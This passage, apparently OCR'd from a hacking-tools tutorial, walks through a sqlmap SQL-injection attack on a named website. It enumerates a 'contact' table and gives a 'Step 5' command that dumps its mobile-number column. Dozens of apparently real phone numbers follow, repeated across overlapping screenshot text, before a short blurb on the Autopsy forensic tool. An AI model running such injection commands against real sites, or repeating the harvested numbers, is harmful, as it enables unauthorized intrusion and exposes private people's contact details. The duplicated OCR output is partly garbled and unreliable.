[22:14:35] [INFO] retrieved: 'pname','varchar(100)'
[22:14:36] [INFO] retrieved: 'pcon','varchar(15)'
[22:14:36] [INFO] retrieved: 'pemail','varchar(200)'
[22:14:37] [INFO] retrieved: 'pmob','varchar(60)'
[22:14:37] [INFO] retrieved: 'sname','varchar(100)'
[22:14:37] [INFO] retrieved: 'scon','varchar(15)'
[22:14:38] [INFO] retrieved: 'smob','varchar(40)'
[22:14:38] [INFO] retrieved: 'semail','varchar(200)'
[22:14:38] [INFO] retrieved: 'scname','varchar(100)'
[22:14:39] [INFO] retrieved: 'sccon','varchar(15)'
[22:14:39] [INFO] retrieved: 'scmob','varchar(60)'
[22:14:39] [INFO] retrieved: 'scemail','varchar(200)'
[22:14:40] [INFO] retrieved: 'step0','int(11)'
[22:14:40] [INFO] retrieved: 'step1','int(11)'
[22:14:40] [INFO] retrieved: 'step2','int(11)'
[22:14:40] [INFO] retrieved: 'step3','int(11)'
[22:14:41] [INFO] retrieved: 'step4','int(11)'
[22:14:41] [INFO] retrieved: 'step5','int(11)'
[22:14:41] [INFO] retrieved: 'modified','datetime'
Database: ssy_datassy
Table: contact
[26 columns]
```


Step 5:- sqlmap -u https://ssy.org/details.php?id=1 -D ssy_datassy -T contact -C smob –dump




File Edit View Search Terminal Help
[22:16:19] [INFO] retrieved: ''
[22:16:20] [INFO] retrieved: '8087597621'
[22:16:20] [INFO] retrieved: '8879874122'
[22:16:20] [INFO] retrieved: '9000750858'
[22:16:20] [INFO] retrieved: '9177413091'
[22:16:21] [INFO] retrieved: '9242952777'
[22:16:21] [INFO] retrieved: '9323700620'
[22:16:21] [INFO] retrieved: '9323700620'
[22:16:22] [INFO] retrieved: '9341056044'
[22:16:22] [INFO] retrieved: '9342038141'
[22:16:22] [INFO] retrieved: '9342890308'
[22:16:22] [INFO] retrieved: '9390606080'
[22:16:23] [INFO] retrieved: '9391528561'
[22:16:23] [INFO] retrieved: '9392493864'
[22:16:23] [INFO] retrieved: '9393708224'
[22:16:23] [INFO] retrieved: '9394596468'
[22:16:23] [INFO] retrieved: '9396247459'
[22:16:23] [INFO] retrieved: '9396531182'
[22:16:24] [INFO] retrieved: '9421163756'
[22:16:24] [INFO] retrieved: '9421163756'
[22:16:24] [INFO] retrieved: '9422000713'
[22:16:24] [INFO] retrieved: '9422000713'
[22:16:24] [INFO] retrieved: '9422066448'
[22:16:24] [INFO] retrieved: '9422267317'
[22:16:25] [INFO] retrieved: '9423584900'
[22:16:25] [INFO] retrieved: '9440368301'
[22:16:26] [INFO] retrieved: '9441162030'
[22:16:26] [INFO] retrieved: '9441376170'
[22:16:26] [INFO] retrieved: '9441649837'
[22:16:26] [INFO] retrieved: '9441693949'
[22:16:27] [INFO] retrieved: '9443851199'
[22:16:27] [INFO] retrieved: '9447530877'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:28] [INFO] retrieved: '9448230892'
[22:16:28] [INFO] retrieved: '9448230892'
File Edit View Search Terminal Help
[22:16:24] [INFO] retrieved: '9422000713'
[22:16:24] [INFO] retrieved: '9422000713'
[22:16:24] [INFO] retrieved: '9422066448'
[22:16:24] [INFO] retrieved: '9422267317'
[22:16:25] [INFO] retrieved: '9423584900'
[22:16:25] [INFO] retrieved: '9440368301'
[22:16:26] [INFO] retrieved: '9441162030'
[22:16:26] [INFO] retrieved: '9441376170'
[22:16:26] [INFO] retrieved: '9441649837'
[22:16:26] [INFO] retrieved: '9441693949'
[22:16:27] [INFO] retrieved: '9443851199'
[22:16:27] [INFO] retrieved: '9447530877'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:28] [INFO] retrieved: '9448230892'
[22:16:28] [INFO] retrieved: '9448230892'
[22:16:28] [INFO] retrieved: '9448230892'
[22:16:28] [INFO] retrieved: '9448233734'
[22:16:28] [INFO] retrieved: '9448521821'
[22:16:29] [INFO] retrieved: '9448827784'
[22:16:29] [INFO] retrieved: '9448861174'
[22:16:29] [INFO] retrieved: '9449496874'
[22:16:29] [INFO] retrieved: '9449496874'
[22:16:30] [INFO] retrieved: '9480691443'
[22:16:30] [INFO] retrieved: '9490552475'
[22:16:30] [INFO] retrieved: '9490938308'
[22:16:30] [INFO] retrieved: '9492301302'
[22:16:31] [INFO] retrieved: '9703440256'
[22:16:31] [INFO] retrieved: '9820421421'
[22:16:31] [INFO] retrieved: '9822157227'
[22:16:31] [INFO] retrieved: '9822157227'
[22:16:31] [INFO] retrieved: '9822912880'
[22:16:32] [INFO] retrieved: '9824212183'
[22:16:32] [INFO] retrieved: '9833363154'
[22:16:32] [INFO] retrieved: '9844486113'
[22:16:32] [INFO] retrieved: '9845270282'



File Edit View Search Terminal Help
[22:16:32] [INFO] retrieved: '9845270282'
[22:16:32] [INFO] retrieved: '9848034984'
[22:16:33] [INFO] retrieved: '9849014201'
[22:18:47] [ERROR] thread MainThread: can't establish SSL connection
Database: ssy_datassy
Table: contact
[58 entries]
+------------+
| smob |
+------------+
| 8087597621 |
| 8879874122 |
| 9000750858 |
| 9177413091 |
| 9242952777 |
| 9323700620 |
| 9323700620 |
| 9341056044 |
| 9342038141 |
| 9342890308 |
| 9390606080 |
| 9391528561 |
| 9392493864 |
| 9393708224 |
| 9394596468 |
| 9396247459 |
| 9396531182 |
| 9421163756 |
| 9421163756 |
| 9422000713 |
| 9422000713 |
| 9422066448 |
| 9422267317 |
| 9423584900 |
| 9440368301 |
| 9441162030 |


File Edit View Search Terminal Help
| 9323700620 |
| 9323700620 |
| 9341056044 |
| 9342038141 |
| 9342890308 |
| 9390606080 |
| 9391528561 |
| 9392493864 |
| 9393708224 |
| 9394596468 |
| 9396247459 |
| 9396531182 |
| 9421163756 |
| 9421163756 |
| 9422000713 |
| 9422000713 |
| 9422066448 |
| 9422267317 |
| 9423584900 |
| 9440368301 |
| 9441162030 |
| 9441376170 |
| 9441649837 |
| 9441693949 |
| 9443851199 |
| 9447530877 |
| 9447889181 |
| 9447889181 |
| 9447889181 |
| 9448230892 |
| 9448230892 |
| 9448230892 |
| 9448233734 |
| 9448521821 |
| 9448827784 |
| 9448861174 |
| 9449496874 |





12. Autopsy →


Autopsy is a digital forensic tool to investigate what happened on your computer. Well, you can also use it to recover images from SD card. It is also being used by law enforcement officials. You can read the documentation to explore what you can do with it.

